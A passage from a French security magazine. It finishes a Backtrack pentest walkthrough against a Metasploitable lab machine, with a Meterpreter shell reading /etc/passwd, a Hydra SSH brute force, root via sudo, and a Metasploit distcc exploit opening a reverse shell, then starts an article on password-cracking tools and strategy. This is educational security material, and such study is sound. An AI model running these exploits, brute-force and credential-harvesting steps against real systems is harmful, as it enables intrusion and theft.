[*] Attempting to execute our payload...
[*] Sending stage (29389 bytes) to 172.16.2.101
[*] Meterpreter session 1 opened (172.16.2.100:4444 ->
172.16.2.101:39110) at Fri Feb 18 12:02:06 +0000 2011


meterpreter >
```

On peut alors obtenir des informations sur le serveur cible en récupérant le fichier des passwords (**/etc/passwd**) et le fichier des groupes (**/etc/group**) :

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false

meterpreter > cat /etc/group
(...)
ssh:x:110:
msfadmin:x:1000:
lpadmin:x:111:msfadmin
admin:x:112:msfadmin
bind:x:113:
ssl-cert:x:114:postgres
postfix:x:115:
postdrop:x:116:
postgres:x:117:
mysql:x:118:
sambashare:x:119:msfadmin
user:x:1001:
service:x:1002:
telnetd:x:120:
```

Ces informations montrent qu'il existe un compte **msfadmin** et que celui-ci appartient au groupe **admin**. Tentons alors une nouvelle attaque brute force via SSH pour obtenir un accès avec ce compte :

```
root@bt:~# hydra -l msfadmin -P password.txt -e ns -t 1 172.16.2.101 ssh2
Hydra v5.7 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2011-02-18 12:16:03
[DATA] 1 tasks, 1 servers, 7 login tries (l:1/p:7), ~7 tries per task
[DATA] attacking service ssh2 on port 22
[22][ssh2] host: 172.16.2.101   login: msfadmin   password: msfadmin
[STATUS] attack finished for 172.16.2.101 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2011-02-18 12:16:06
```

Cette attaque est concluante : le mot de passe du compte **msfadmin** est **msfadmin**. Une nouvelle fois, un mot de passe faible (ici le même que le login) est la porte ouverte à des vulnérabilités considérables sur une machine cible.

Via cet accès à un compte appartenant au groupe **admin**, on peut alors continuer l'exploitation pour tenter d'élever nos privilèges.

```
root@bt:~# ssh -l msfadmin 172.16.2.101
The authenticity of host '172.16.2.101 (172.16.2.101)' can't be established.
RSA key fingerprint is 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.16.2.101' (RSA) to the list of known hosts.
msfadmin@172.16.2.101's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sat Feb 12 15:46:48 2011 from 172.16.2.1
msfadmin@metasploitable:~$ sudo -i
[sudo] password for msfadmin:
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Bingo, nous obtenons le graal de toute tentative d'exploitation d'une machine cible Unix/Linux : l'accès au compte super-utilisateur **root**. On peut alors supprimer les traces de l'exploitation en manipulant les logs, installer un rootkit kernel pour conserver l'accès distant de manière discrète, gagner des accès à d'autres machines auxquelles elle serait connectée dans un réseau interne, se servir de cette machine comme rebond, etc.

Même si cet exemple repose principalement sur des mots de passe faibles, il est malheureusement représentatif de la réalité...

8 Exploitation distcc

Via l'exploitation précédente de l'application Tikiwiki, la récupération du fichier **/etc/passwd** montre qu'il existe un utilisateur **distccd**. On peut alors imaginer que l'application « distcc » est en écoute sur la machine cible.

Distcc **[11]** est un compilateur C/C++ en mode distribué : des agents sont déployés sous forme de démons sur des serveurs et traitent les requêtes d'une machine maître pour effectuer les compilations demandées avant de retourner les résultats. Par défaut, un démon **distccd** est en écoute sur le port TCP/3632.

Avec l'application nmap, nous confirmons que c'est bien le cas sur la machine cible :

```
root@bt:~# nmap -sV -p 3632 172.16.2.101
Starting Nmap 5.35DC1 ( http://nmap.org ) at 2011-02-12 12:28 UTC
Nmap scan report for 172.16.2.101
Host is up (0.0019s latency).
PORT     STATE SERVICE VERSION
3632/tcp open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu
4.2.4-1ubuntu4))
MAC Address: 00:0C:29:CB:61:D2 (VMware)
Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.89 seconds
```

La première recherche de services en écoute avec nmap est infructueuse pour ce service, car le port TCP/3632 ne fait pas partie de la liste des ports scannés par défaut.

La version v1 détectée de distcc est vulnérable à l'exécution de commandes à distance, se reporter aux bulletins **CVE-2004-2687 [12] et OSVDB-13378 [13]** pour plus de précisions.

Le framework Metasploit dispose du code d'exploitation de cette vulnérabilité. Nous nous en servons pour créer un *reverse shell* TCP :

```
msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
msf exploit(distcc_exec) > set LHOST 172.16.2.100
LHOST => 172.16.2.100
msf exploit(distcc_exec) > set RHOST 172.16.2.101
RHOST => 172.16.2.101
msf exploit(distcc_exec) > exploit

[*] Started reverse handler on 172.16.2.100:4444
[*] Command shell session 1 opened (172.16.2.100:4444 ->
172.16.2.101:57502) at Fri Feb 18 12:45:11 +0000 2011
```

```
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686 GNU/Linux

pwd
/tmp

ls
13162.jsvc_up
```

Cette fois-ci, nous exécutons le code de l'exploit avec un payload permettant d'obtenir un reverse shell TCP : une fois l'attaque réussie, la machine cible initie une connexion TCP vers la machine attaquante et lance un shell. Nous avons alors accès en shell à la machine cible avec les droits utilisateurs du compte **daemon**.

Comme lors de l'exploitation de l'application Tikiwiki, nous pourrions continuer celle-ci pour tenter d'élever nos privilèges utilisateur et obtenir un accès avec le compte **root**.

Conclusion

Suite à cette présentation de la distribution Backtrack et à la mise en application des quelques techniques et outils de *pentesting*, nous espérons que nos lecteurs auront une meilleure compréhension des moyens utilisés pour attaquer et compromettre une machine cible.

Pour ceux qui souhaiteraient approfondir ces techniques et outils (nous ne saurions que trop conseiller à toute personne travaillant dans le domaine de la sécurité informatique de le faire), il existe de nombreuses voies pour travailler « The Tao of Security » (*copyright* Richard Bejtlich **[14]**) :

1. Le Web regorge de HOWTO, documents et introductions à la sécurité sur les différents domaines possibles : sécurité réseaux, des développements, des applications web, méthodes de cassage des mots de passe, ...
2. La maîtrise des techniques d'exploits et plus particulièrement du framework Metasploit **[2]** (voir à ce sujet l'article dans ce numéro).
3. La participation à des challenges, que ce soit à ceux régulièrement publiés sur le Web (par exemple le « Honeynet Challenge » **[15]** ou voir une liste assez complète donnée sur ce site **[16]**) ou ceux ayant lieu lors de manifestations liées à la sécurité (la « Nuit du hack » à Paris).
4. Expérimenter par soi-même, via l'utilisation de distributions Linux, comme présenté dans cet article : via l'utilisation de machines virtuelles, il est très aisé de créer un petit réseau de tests pour mettre en pratique outils, méthodes et tester différentes vulnérabilités.

Un dernier conseil (ou mise en garde) pour conclure : jamais au grand jamais, ces méthodes et outils ne doivent être expérimentés sur des machines cibles dont vous n'avez pas la maîtrise ; vous passeriez alors du « côté obscur de la force » ;) (avec tous les risques de poursuite que cela peut représenter).

REMERCIEMENTS

Merci à Fred Raynal ainsi qu'à l'ensemble des relecteurs.

BIBLIOGRAPHIE

Site français Backtrack : http://www.backtrack-fr.net/

Misc hors-serie n°1, Tests d'intrusion : Comment évaluer la sécurité de ses systèmes et réseaux ?, Oct./Nov. 2007

[1] Site de la distribution Backtrack : http://www.backtrack-linux.org/

[2] Distribution Metasploitable : http://blog.metasploit.com/2010/05/introducing-metasploitable.html

[3] Nmap : http://nmap.org

[4] THC-Hydra : http://freeworld.thc.org/thc-hydra/

[5] Framework Metasploit : http://www.metasploit.com

[6] OWASP DirBuster : http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project

[7] Scanner web Nikto : http://cirt.net/nikto2

[8] Site de Tikiwiki : http://info.tiki.org/tiki-index.php

[9] Faille tikiwiki graph_formula - CVE-2007-5423 : http://cve.mitre.org/cgi-bin/cvename.cgi?name=2007-5423

[10] Faille tikiwiki graph_formula – OSVDB-40478 : http://osvdb.org/40478

[11] Distcc : http://distcc.samba.org/


[12] CVE-2004-2687 : http://cve.mitre.org/cgi-bin/cvename.cgi?name=2004-2687

[13] OSVDB-13378 : http://osvdb.org/13378

[14] *Tao of Security* **– blog de Richard Bejtlich :** http:// taosecurity.blogspot.com/

[15] *Honeynet Challenge* **-** http://www.honeynet.org/challenges

[16] Liste de challenges sécurité disponible sur le Web : http://www.securiteinfo.com/attaques/hacking/challengeshacking.shtml



CASSER DES MOTS DE PASSE DANS LA VRAIE VIE

Simon Marechal <simon@marechal.pro>

mots-clés : CRACKING / JOHN THE RIPPER / HASHCAT / CHOUCROUTE / GPU

De nombreux outils et méthodes existent pour casser des mots de passe, au point qu'il peut être difficile de s'y retrouver. Cet article a pour ambition d'indiquer des pistes au casseur novice, mais également de rappeler aux plus aguerris qu'ils ont encore du pain sur la planche pour se constituer le nécessaire de cassage de mot de passe ultime.

1 C'est ainsi que les choses commencent

En règle générale, une campagne de cassage de mot de passe commence au beau milieu d'un test d'intrusion. Une fois les privilèges ultimes obtenus sur un serveur ou un poste de travail, il est temps de lister les secrets d'authentification à portée de main. En fonction du type de système d'exploitation et de l'avancement du test, les résultats seront différents. Quel que soit le système, il faut mettre la main sur les secrets système principaux, mais également sur les secrets détenus par les utilisateurs : fichiers contenant des mots de passe, secrets sauvegardés du navigateur ou du client de messagerie, magasins de certificats, clés d'authentification, etc.

Pour un système Microsoft, reportez-vous à l'encart ci-contre. Sur un Unix, il peut être opportun de fouiller dans la mémoire de certains processus (comme gdm-session-worker ou gnome-keyring-daemon) et de ne pas négliger les clés d'authentification SSH. Et sur les serveurs, il faut toujours étudier leur configuration qui contiendra souvent des secrets en clair (VNC, mots de passe de bases de données utilisées par les applications).

Une fois les secrets récoltés, l'opération de cassage peut commencer. Ceux-ci étant stockés sous la forme de condensats (ou *hashes* dans la langue de Justin Bieber), c'est-à-dire passés au travers d'une moulinette cryptographique (que l'on nommera *cipher* par la suite), il est impossible de remonter vers le clair partant de la bouillie numérique résultante. Le seul moyen consistera alors à sélectionner un ensemble de mots de passe candidats, à leur infliger les mêmes outrages et à comparer le résultat aux condensats à casser. En cas de correspondance, on a retrouvé un clair qui sera, selon toute vraisemblance, le mot de passe original, en clair. Plusieurs améliorations à ce processus simple peuvent être envisagées.

La première amélioration consiste à attaquer plusieurs mots de passe simultanément. En effet, l'opération de calcul du condensat est généralement largement plus coûteuse que la comparaison finale. Ainsi, avec un algorithme correct, il est presque aussi rapide d'attaquer un unique MD5 que d'en attaquer mille simultanément.

Pour parer à cette faiblesse, les ciphers dignes de ce nom compliquent les choses par l'adjonction d'une graine (ou *salt*) qui est une valeur aléatoire associée à chaque mot de passe et qui entre en jeu lors du calcul du condensat. Il faut donc effectuer une opération de hachage pour chaque secret à tester et pour chaque mot de passe candidat, ce qui ralentit fortement les attaques.

2 Les unités de calcul

En règle générale, plus on a de puissance de calcul, plus les attaques seront rapides, et donc plus on pourra retrouver de mots de passe durant un temps défini. Cependant, la puissance de calcul brute ne fait pas tout, et la stratégie d'attaque à adopter dépendra fortement du type d'unité de calcul que l'on souhaite exploiter.

Le CPU est l'unité de calcul la plus versatile, mais également celle dont la puissance brute théorique est la plus faible. Ses avantages sont pourtant nombreux : il dispose de la plus importante logithèque, des environnements de

développement les plus aboutis et est imbattable sur le prototypage rapide et sur sa capacité à exécuter rapidement des flots d'instructions complexes. Il n'a par contre pas la puissance brute des autres matériels et nécessite un peu d'expérience pour dévoiler tout son potentiel.

Le GPU est le chouchou des casseurs de mot de passe en raison de son rapport coût/puissance imbattable. Il présente cependant d'importantes faiblesses : la logithèque est moindre, il est difficile (ou très coûteux) à intégrer dans un centre de calcul, et surtout, son architecture impose certaines limitations. En effet, son mode de calcul se caractérise par un très grand parallélisme (les fils d'exécution se comptent souvent en centaines) et à des latences de l'ordre de plusieurs centaines de cycles sur les accès mémoire. De plus, il convient d'éviter les instructions de branchement conditionnelles (les `if` et autres boucles dont la quantité d'itérations est variable). En général, il excellera pour certains types de ciphers et pour des méthodes de sélection de mots de passe simples (et donc potentiellement moins efficaces).

Finalement, le FPGA, longtemps perçu comme le Saint Graal de l'attaque cryptographique, est probablement le moins adapté pour un professionnel du test d'intrusion. L'environnement de développement est tout simplement atroce pour un humain normal, l'investissement initial est très important, le temps de mise au point et d'optimisation démesuré et les performances sont souvent modestes. Par contre, les rapports espace/efficacité ou énergie/efficacité sont excellents, et il permet les économies d'échelle les plus importantes. Le FPGA se destine donc aux hobbyistes les plus extrêmes ou aux entités les plus fortunées qui pourront ainsi bourrer leurs centres de calcul de silicium. Son influence dans le monde du cassage de mot de passe s'est d'ailleurs éteinte depuis maintenant plusieurs années, bien qu'il reste, et de loin, la plate-forme la plus efficace pour attaquer DES.

3 Les techniques d'attaque

3.1 La force brute

La méthode la plus évidente pour sélectionner les mots de passe candidats consiste à choisir un ensemble de caractères et de tester toutes leurs combinaisons pour toutes les longueurs de mots de passe. Ce n'est bien sûr pas possible en temps fini, et on se contentera généralement d'en essayer autant que possible dans un temps limité.

L'avantage de cette méthode réside dans sa simplicité, ce qui la rend facile à distribuer et surtout très efficace. En effet, la quantité de calculs à effectuer pour générer ces mots de passe est l'une des plus faibles et des plus faciles à porter sur GPU ou, surtout, FPGA.

Bien que cette méthode soit la moins efficace, il est intéressant de constater que la plupart des stratégies de défense contre le recouvrement de mots de passe sont étudiées pour la contrer.

3.2 Les méthodes statistiques

Ces méthodes sont basées sur le principe que les utilisateurs ne choisissent pas leur mot de passe aléatoirement, mais qu'ils introduisent des biais, principalement pour pouvoir s'en souvenir. Elles exploitent donc ces biais (identification des séquences prononçables, des séquences apparaissant le plus fréquemment, etc.) et sont souvent plus efficaces de plusieurs ordres de magnitude que la force brute.

Par exemple, on peut remarquer que la lettre q est souvent suivie de u, et que lorsqu'une politique de sécurité impose l'utilisation de caractères numériques, ceux-ci sont souvent groupés et placés en fin de mot de passe. Les méthodes les plus utilisées sont basées sur la fréquence d'apparition d'un caractère en fonction des caractères précédents.

Elles sont par contre bien plus complexes et particulièrement ardues à implémenter efficacement sur GPU. De plus, le fait d'avoir une intuition sur une propriété statistique des mots de passe ne reflète pas toujours la réalité, et surtout, ne permet pas toujours de créer un algorithme de choix des mots de passe candidats efficace, ou ayant d'autres propriétés désirables, comme la capacité à être facilement distribué.

3.3 Les dictionnaires

Cette méthode consiste à compiler des mots susceptibles de servir de base à des mots de passe. Il suffit alors d'utiliser ces mots directement ou après de légères modifications comme mots de passe candidats.

Cette méthode est la plus efficace en termes de mots de passe cassés par unité de temps, mais présente l'inconvénient de ne pas permettre la génération d'une quantité infinie de mots de passe candidats, et surtout, de nécessiter la compilation d'un dictionnaire et des règles de mutation adaptées à sa cible.

3.4 Le compromis temps mémoire

En lisant les chapitres précédents, on ne peut manquer de se dire qu'il serait bien commode de réaliser les calculs

une bonne fois pour toutes et de stocker les résultats pour une utilisation future. Il est possible de naïvement sélectionner des candidats et de stocker les condensats associés, mais cette méthode consomme trop d'espace de stockage pour être pratique.

La méthode des tables arc-en-ciel (*rainbow tables*) est la plus populaire. Le lecteur intéressé est convié à se reporter à **[RAINBOW]** car il n'est pas possible de décrire le fonctionnement de cette méthode avec le détail qu'elle mérite au sein de cet article.

Il est cependant intéressant de noter que seuls trois types de fonctions de réduction sont utilisés au sein d'outils publics : le changement de base (décrit par Philippe Oechslin), la conversion à longueur fixe (adaptée aux GPU) et les dictionnaires hybrides. Les deux premières méthodes sont bien décrites dans la littérature, mais la dernière mérite quelques explications supplémentaires.

L'idée sous-jacente consiste à utiliser la valeur pseudo aléatoire du condensat *n* pour sélectionner un mot au sein d'un dictionnaire et une mutation à lui appliquer pour obtenir le mot de passe *n+1*. Un outil exploitant cette idée est **[DRCRACK]**, mais son utilisation semble rester confidentielle malgré le potentiel de cette méthode.

L'application des méthodes statistiques n'est aujourd'hui pas exploitée publiquement (bien que l'on puisse espérer du nouveau durant le SSTIC !), alors que toutes celles qui sont distribuables peuvent souvent être directement adaptées à cet usage.

De plus, ces méthodes se heurtent à un obstacle majeur : les ciphers à graine imposent la génération d'une table par valeur possible de la graine. Pour certains ciphers, notamment ceux n'utilisant que le nom d'utilisateur ou pour lesquels l'entropie des salts est limitée (*DES crypt* avec ses 4096 graines), ces solutions semblent viables.

Un dernier avertissement : attention aux logiciels permettant de calculer le taux de réussite théorique d'une table, la plupart d'entre eux utilisent des formules fantaisistes ou calculent les termes dans un ordre rendant les résultats très approximatifs.

4 Se faire sa trousse à outils

4.1 La base

Le matériel de base est un ordinateur exécutant Linux 64 bit. C'est le seul système d'exploitation qui combine la logithèque spécialisée, un compilateur puissant dont l'utilisation est gratuite, et l'accès à tout le potentiel du processeur.

Une fois le système de base présent, il faut installer les dernières versions des pilotes de cartes vidéo si vous voulez goûter aux joies du cassage sur GPU.

Finalement, l'étape la plus pénible est l'installation du compilateur ICC d'Intel. Ce dernier est largement plus efficace que GCC, en particulier concernant l'allocation des registres SSE et peut aller jusqu'à doubler les performances d'un programme par rapport à son équivalent *open source*.

■ UN MOT SUR LES OUTILS COMMERCIAUX

Les outils commerciaux entrent dans trois catégories : les inutiles, les inutilisables et ceux qui permettent de récupérer les mots de passe protégeant des fichiers bureautiques. Leurs faiblesses sont nombreuses : coût prohibitif, quantité de ciphers supportés limitée, stratégie de cassage primaire, performances risibles, et pour certains, bogues les rendant inutilisables.

Ils ont pour eux de belles interfaces utilisateurs, et surtout, ils supportent la récupération de nombreux formats de fichiers très usités. À ce titre, ils peuvent être irremplaçables, que ce soit pour débloquer le fichier Word du patron, le fichier Excel contenant tous les mots de passe d'une société, ou pour un expert judiciaire.

Parmi les exceptions, on retiendra Ophrack, décrit plus en détail dans cet article.

■ ET LE CLOUD DANS TOUT ÇA ?

C'est le mot à la mode et le domaine du mot de passe n'y échappe pas. Plusieurs conférences et autres déclarations à l'emporte pièce ont été relayées par la presse plus généraliste sans aucun recul. Ces déclarations concernent principalement le service d'Amazon, car cette société propose des machines virtuelles équipées de GPU, dont le coût de location est fonction du temps d'utilisation (à l'heure près).

L'intérêt de cette solution est tout d'abord dicté par la sensibilité des mots de passe à casser, qui ne peuvent pas toujours être copiés sur des serveurs appartenant à une société américaine. Si ça ne pose pas de problème, cette solution est très rentable si vous devez effectuer des campagnes de cassage sporadiques mais intenses, ou si vous n'avez pas la capacité d'héberger une grande quantité de machines. Par contre, si vous occupez régulièrement vos unités de calcul ou que vous avez froid l'hiver, vous avez tout intérêt à investir.

4.2 John the Ripper

Le vénérable John the Ripper **[JTR]** est un outil open source disposant d'une communauté très active. L'auteur ne réintègre pas de contenu provenant des multiples contributeurs au sein du programme principal, mais maintient un patch nommé « jumbo patch », regroupant le plus intéressant.

Cet outil supporte presque tous les formats rencontrés durant un test d'intrusion avec un niveau de performance le plus souvent excellent. Il est cependant rarement fourni dans une version totalement exploitable par les distributions et n'est jamais compilé avec ICC. Il est donc fortement recommandé de le compiler soi-même.

Les étapes suivantes permettront de commencer à travailler :

```
$ wget -O- http://www.openwall.com/john/g/john-1.7.6.tar.bz2 | tar xj
$ cd john-1.7.6
$ wget -O- http://www.openwall.com/john/contrib/john-1.7.6-jumbo-6.
diff.gz | gunzip | patch -p1
$ wget -O- 'http://openwall.info/wiki/_media/john/john-1.7.6-jumbo6-
intrinsics-2.diff.gz?id=john%3Apatches&cache=cache' | gunzip | patch
-p1
$ cd src
$ make -j8 linux-x86-64-icc
```

Par contre, pour avoir la compilation de *patches* ultime, il faudra suivre la liste de diffusion et ne pas hésiter à mettre les mains dans le cambouis.

Les modes de génération de mots de passe candidats sont nombreux : variations sur les noms d'utilisateurs, dictionnaires combinés avec le meilleur jeu de règles de mutation existant, ainsi que deux modes statistiques : le mode incrémental, rapide et pertinent, et le mode Markov, potentiellement plus efficace et distribuable mais nécessitant un peu de pratique. D'autres systèmes de génération peuvent être créés dynamiquement dans le fichier de configuration.

4.3 Hashcat, oclHashcat et oclHashcat+

Comparés à John the Ripper, ces outils **[HASHCAT] [OCLHASHCAT]** font figure de petits nouveaux, mais ont leur place dans notre boîte à outils. Ils se sont notamment illustrés durant le premier concours de cassage de mots de passe de la *DefCon* en le remportant haut la main.

Hashcat est destiné aux CPU et oclHashcat aux GPU, et ils sont tous les deux capables de force brute, de génération de motifs et d'exploitation de dictionnaires avec des règles de mutation et de combinaison évoluées. Même si la version CPU n'offre qu'un intérêt limité face à John the Ripper, les versions GPU s'imposent aux possesseurs de cartes vidéo rapides. Ce sont en effet les seuls outils GPU écrits dans le but d'être utilisés « pour de vrai », et non pas de réaliser des *benchmarks*. Cependant, les performances restent une préoccupation constante des auteurs, et sont donc excellentes.

L'outil oclHashcat+ est particulièrement intéressant pour son implémentation de crypt-MD5 très efficace et sa capacité à accepter des mots de passe sur son entrée standard : il pourra donc être utilisé avec toutes les techniques de génération de mots de passe évoluées.

■ MAIS C'EST QUOI CET ARTICLE SANS BENCHMARK ?

Eh bien non ! Il n'y aura pas de bench car c'est bien inutile. Si vous cherchez la performance pure, c'est vers oclHashcat et oclHashcat+ qu'il faut se tourner. Sur CPU, son petit frère Hashcat est décrit comme le casseur de mots de passe le plus rapide, mais cette fanfaronnade est loin d'être méritée. L'outil le plus efficace sera alors John the Ripper, pour peu qu'il soit customisé et compilé correctement.

4.4 Rainbow crack

Cet outil libre est la première implémentation publique des rainbow tables. En conséquence, de nombreuses variantes ont vu le jour : meilleur stockage des tables, exploitation des GPU, tables hybrides, etc.

Pour celui qui sera capable de supporter son C++ illisible et ses faibles performances, cet outil flexible pourra facilement être adapté pour être utile dans de nombreuses situations.

Selon l'auteur de cet article, il semble cependant qu'il est largement plus rapide et rentable de faire table rase et de tout réécrire de zéro, en prenant en compte si possible dès le début l'existence des GPU et autres instructions SSE.

4.5 Ophcrack

Une implémentation largement plus efficace que la précédente des rainbow tables, puisqu'en provenance directe de l'inventeur du concept. On pourra lui reprocher l'impossibilité de générer ses propres tables avec les outils fournis et le manque d'innovation au vu de l'âge de l'outil. De plus, il faudra passer à la caisse pour obtenir des tables utiles, mais ces dernières sont de bonne qualité et l'investissement est intéressant.

4.6 Le reste de l'attirail

Le plus important, en plus des outils précédemment cités, est d'avoir de bonnes bases de mots de passe et, pour les méthodes statistiques, de bons corpus d'entraînement. Pour commencer à se doter, il est recommandé de fouiller du côté des fuites résultant de piratages spectaculaires **[LEAKS]**, qui feront un dictionnaire acceptable. En combinant ces données avec des extractions de données pertinentes (comme **[WIKIPEDIA]**, Wookieepedia ou les chansons bretonnes), on peut avoir une bonne base de départ.

Mais rien de tout cela n'est comparable à de vrais mots de passe recueillis sur le terrain. La raison est simple : presque toutes les fuites concernent des sites web internationaux pour lesquels les utilisateurs choisissent probablement des mots de passe faibles. Les vrais mots de passe utilisés dans les organisations peuvent être largement plus forts, en particulier lorsqu'une politique de sécurité restrictive est mise en place, ou dans un environnement franco-français, avec ses accents et ses mots compliqués.

Une étape à ne surtout pas bâcler consiste en l'élaboration des bases statistiques qui seront utilisées pour la génération de mots de passe candidats. Attention à ne pas les calculer à partir des dictionnaires triés pour lesquels les doublons ont disparu.

Finalement, une phase de la préparation n'est presque jamais étudiée alors que c'est celle qui est potentiellement la plus efficace. C'est la phase de création des règles de mutation. Il est très important de l'adapter au contexte local (ne serait-ce que pour la francisation de certaines d'entre elles), que ce soit manuellement, en exploitant les résultats passés, ou par des méthodes automatiques. Ces dernières sont très efficaces, mais à part les prototypes de **[WEIR]**, il n'existe rien de très probant dans le domaine public. Cette étape est la plus importante de toutes pour l'utilisation de Hashcat et oclHashcat.

Parfois, les dictionnaires peuvent être tirés directement des systèmes sur lesquels les mots de passe sont prélevés. En particulier, un bon `string` sur la mémoire physique d'un serveur sera toujours apprécié.

4.7 L'échelle industrielle

Une bonne stratégie d'attaque de mots de passe est une stratégie industrialisée. Il convient de maximiser son rendement : efficacité des implémentations, de l'exploitation des ressources disponibles, et surtout, de la génération d'indicateurs à inclure dans son rapport de test d'intrusion.

■ GÉNÉRER SES PROPRES RÈGLES DE MUTATION : UN PROBLÈME COMPLEXE

Les moteurs de mutation de John the Ripper et, dans une moindre mesure, de Hashcat, sont très expressifs. L'objectif est ici, à partir d'un dictionnaire donné, de créer les règles qui permettront de casser un maximum de mots de passe. Pour ce faire, on peut se baser sur son intuition, mais l'expérience prouve qu'on ne peut pas générer énormément de règles pertinentes de cette manière, et que ce qui semblait être une bonne idée s'avère être inefficace en pratique.

Comme pour les méthodes statistiques, l'approche la plus scientifique consisterait à analyser une base de mots de passe déjà cassés. Pour avoir un peu d'inspiration, la lecture de la thèse [THESEWEIR] de Matt Weir est chaudement recommandée.

Une approche pourrait consister à évaluer pour chaque mot de passe analysé les n règles de mutation les plus simples qui permettent de le retrouver à partir d'un dictionnaire. Une fois cette analyse faite sur tous les mots de passe, il est en théorie facile de classer ces règles de mutation par efficacité.

En pratique, c'est une autre paire de manches : un algorithme trouvant les n règles de mutation les plus simples en temps polynomial n'existe pas (c'est un problème assimilable à la découverte des N chemins les plus courts au sein d'un graphe arbitraire), et la complexité des langages de mutation rend l'écriture d'un tel programme ardue et coûteuse. Il est cependant possible qu'une bonne heuristique fasse merveille, ce qui rend cet axe de recherche prometteur.

Un dernier conseil : si vous trouvez un système de génération de mots de passe ou une règle de mutation qui s'adapte à la perfection à votre cas de figure mais qui est complexe à implémenter dans John the Ripper, n'hésitez pas à l'écrire en n'importe quel langage, car John the Ripper accepte les mots de passe candidats fournis à son entrée standard en mode stdin.

Cette approche est à réserver aux plus courageux tant il est pénible d'intégrer tous les outils publics. De plus, les choses deviennent encore plus compliquées dès lors que l'on envisage l'exploitation d'une plateforme de cassage de mots de passe pour de multiples travaux simultanés, ou que l'on s'encombre de préoccupations légales ou éthiques. Doit-on purger les mots de passe une fois une mission terminée, alors qu'ils sont une mine

d'informations inestimable ? Comment découper, distribuer et ordonnancer des travaux de calcul concernant des formats distincts sur des plateformes matérielles hétérogènes ? Comment distribuer efficacement de larges quantités de secrets ou de longs dictionnaires ? Comment garantir la sécurité de ses données et l'honnêteté des clients ?

Il n'existe actuellement aucun produit public qui permette de répondre à des besoins professionnels.

5 Que faire et dans quel cas ?

5.1 Toujours

Dans tous les cas, il est rentable de réaliser les actions suivantes, dans cet ordre ou simultanément :

- Un coup de John the Ripper en mode incrémental.
- Un passage limité au moyen d'une méthode statistique (pas plus d'une heure).
- Passer ses dictionnaires, avec un ensemble de règles de mutation plus ou moins réduit en fonction de la vitesse de cassage du format donné. Pour ça, oclHashcat est le plus adapté si vous avez une carte graphique puissante.
- Si vous pouvez vous risquer à les communiquer à une société étrangère, n'hésitez pas à les passer dans Google ! De très nombreux mots de passe peuvent être ainsi récupérés. De plus, il existe plusieurs sites proposant le cassage en ligne de mots de passe, et même des forums où des acharnés n'attendent que votre liste pour commencer à l'attaquer. Bien sûr, tous ces sites ne sont pas là pour la beauté du geste et il y a fort à parier qu'ils retirent quelque chose de tout ça.
- Si vous avez les tables arc-en-ciel appropriées, c'est le moment de les exploiter. Cependant, réaliser l'opération de cryptanalyse d'un mot de passe par des tables arc-en-ciel est souvent plus coûteux que de le casser par des méthodes plus traditionnelles lorsqu'il est faible. Il est donc recommandé d'insister un peu plus avant de se précipiter sur cette méthode.

